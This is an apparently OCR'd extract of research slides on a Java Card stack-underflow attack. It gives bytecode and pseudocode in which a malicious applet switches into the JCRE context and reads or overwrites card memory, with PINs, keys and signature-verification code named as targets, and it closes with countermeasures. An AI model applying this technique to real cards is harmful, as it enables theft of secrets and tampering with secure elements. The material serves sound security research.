
0x01 0x0C 0x00 0x01 0xDE 0xD2 0xBA 0xB2

- **On a vulnerable platform, the state of the stack is the following:**



Step3: Exploitation of the underflow

- Once the context information is identified, an attacker can replace it by 0:



Step4: Execution in JCRE context

- **The method of the attacker is executed within the JCRE context**
- **Reading/Modifying out of context data is allowed for the method of the attacker**
- **The following instructions are used to access a given address**
  - baload: access to byte array object
  - saload: access to short array object
  - getfield: access to class object

- **Addresses need to be forged for all these instructions. This can be done without any Byte Code Verifier detection**
- **The new context, the address, the type of the object and the offset that need to be read can be manipulated by the attacker**

Step4: Execution in JCRE context

Read of data in the memory:

```
public void underflow_dupx (short type, short index, short ad, short frame_info) {

    //Dupx on empty stack

    if (param == (short)0x01)   //SHORT ARRAY: saload
    {
        //Push forged address ad onto the stack
        //Read value at offset index of the array
    }
    else if (param == (short)0x02)   //BYTE ARRAY: baload
    {
        //Push forged address ad onto the stack
        //Read value at offset index of the array
    }
    else //CLASS: getfield
    {
        //Push forged address ad onto the stack
        //Read element number index of Class A
    }
}
```


Step4: Execution in JCRE context

- **Read of data in the memory:**

```
.method public underflow_dupx(SZSSSS)V 8 {
        .stack 20; .locals 5;

          sload_4; //New Context =0
          dup_x 18;
          pop2;


   // DUMP with saload
L6:
          sload 3; //address
          sload_2; //offset
          saload;
          putstatic_s 57;
          return;
…
```



Step4: Execution in JCRE context


- **Read of data in the memory:**

The current context is the JCRE context

```
.method public underflow_dupx(SZSSSS)V 8 {
        .stack 20; .locals 5;

           sload_4; //New Context =0
           dup_x 18;
           pop2;


   // DUMP with saload
L6:
           sload 3; //address
           sload_2; //offset
           saload;
           putstatic_s 57;
           return;
…
```



Step4: Execution in JCRE context


- **Read of data in the memory:**

The current context is the JCRE context

```
.method public underflow_dupx(SZSSSS)V 8 {
      .stack 20; .locals 5;

        sload_4; //New Context =0
        dup_x 18;
        pop2;

  // DUMP with saload
L6:
        sload 3; //address
        sload_2; //offset
        saload;
        putstatic_s 57;
        return;
…
```



Step4: Execution in JCRE context


- **Read of data in the memory:**

The current context is the JCRE context

```
.method public underflow_dupx(SZSSSS)V 8 {
        .stack 20; .locals 5;

          sload_4; //New Context =0
          dup_x 18;
          pop2;


   // DUMP with saload
L6:
          sload 3; //address
          sload_2; //offset
          saload;
          putstatic_s 57;
          return;
…
```



Step4: Execution in JCRE context


- **Read of data in the memory:**

The current context is the JCRE context

```
.method public underflow_dupx(SZSSSS)V 8 {
     .stack 20; .locals 5;

        sload_4; //New Context =0
        dup_x 18;
        pop2;


  // DUMP with saload
L6:
        sload 3; //address
        sload_2; //offset
        saload;
        putstatic_s 57;
        return;
…
```



Step4: Execution in JCRE context


- **Read of data in the memory:**

The current context is the JCRE context

```
.method public underflow_dupx(SZSSSS)V 8 {
        .stack 20; .locals 5;

          sload_4; //New Context =0
          dup_x 18;
          pop2;


   // DUMP with saload
L6:
          sload 3; //address
          sload_2; //offset
          saload;
          putstatic_s 57;
          return;
…
```



A0BB is out of context data

Step4: Execution in JCRE context


- **Read of data in the memory:**

The current context is the JCRE context

```
.method public underflow_dupx(SZSSSS)V 8 {
        .stack 20; .locals 5;

            sload_4; //New Context =0
            dup_x 18;
            pop2;


   // DUMP with saload
L6:
            sload 3; //address
            sload_2; //offset
            saload;
            putstatic_s 57;   <-
            return;
…
```



Step4: Execution in JCRE context


- **Read of data in the memory:**

The current context is the JCRE context

```
.method public underflow_dupx(SZSSSS)V 8 {
      .stack 20; .locals 5;

        sload_4; //New Context =0
        dup_x 18;
        pop2;


  // DUMP with saload
L6:
        sload 3; //address
        sload_2; //offset
        saload;
        putstatic_s 57;
        return;
…
```



Step4: Execution in JCRE context

◆ Modification of data in the memory:

```
public void underflow_dupx (short type, short index, short ad, short frame_info) {

      //Dupx on empty stack

      if (param == (short)0x01)   //SHORT ARRAY: sastore
      {
            //Push forged address ad onto the stack
            //Modify ad value at offset index of the array
      }
      else if (param == (short)0x02)   //BYTE ARRAY: bastore
      {
            //Push forged address ad onto the stack
            // Modify value at offset index of the array
      }
     else //CLASS: putfield
     {
            //Push forged address ad onto the stack
            //Modify element number index of Class A
     }
   }
```

Step4: Execution in JCRE context

- **Most of the card's content can be read and modified**
  - Representation of the package/applet/instance (AIDs, CAP components, …)
  - Representation of the code
  - Representation of objects
  - The native code is not accessible

- **A reverse of the memory needs to be performed in order to analyze the memory dump and the sensitive object representation inside the memory**

- **An attacker can target an application and modify:**
  - The sensitive application code (signature verification, ..)
  - The sensitive application assets (Owner PIN, Keys, …)

Conclusion

- **The underflow attack are less known attacks, the platform are so less protected against it**

- **The underflow attack can be used to modify the context of the attacker method**

- **By running code into the JCRE context, an attacker is able to dump and modify the memory of the card**
  - Reading/Modification of sensitive application code/data
  - Reading/Modification platform information: the memory dump obtained is dependent of the platform implementation

Conclusion

- **The malicious application can be developed to bypass Byte Code Verification**
  - The Shareable Interface allows to create malicious application as the Client and the Server are not verified at the same time.
  - ➔ **This attack cannot be detected during Byte Code Verification**
  - ➔ **The actual concept of unique applet Byte Code Verification is not sufficient.**

- **Countermeasures can be implemented to prevent such attacks**
  - Organizational measures:
    - ➔ Dedicated requirements need to be specified for application development to ensure detection of malicious application
    - ➔ These requirements are included in the Global Platform specification "Composition Model Security Guidelines for Basic Applications"
  - Technical countermeasures: On-Card verification of the underflow

Questions

Thank you for your attention

?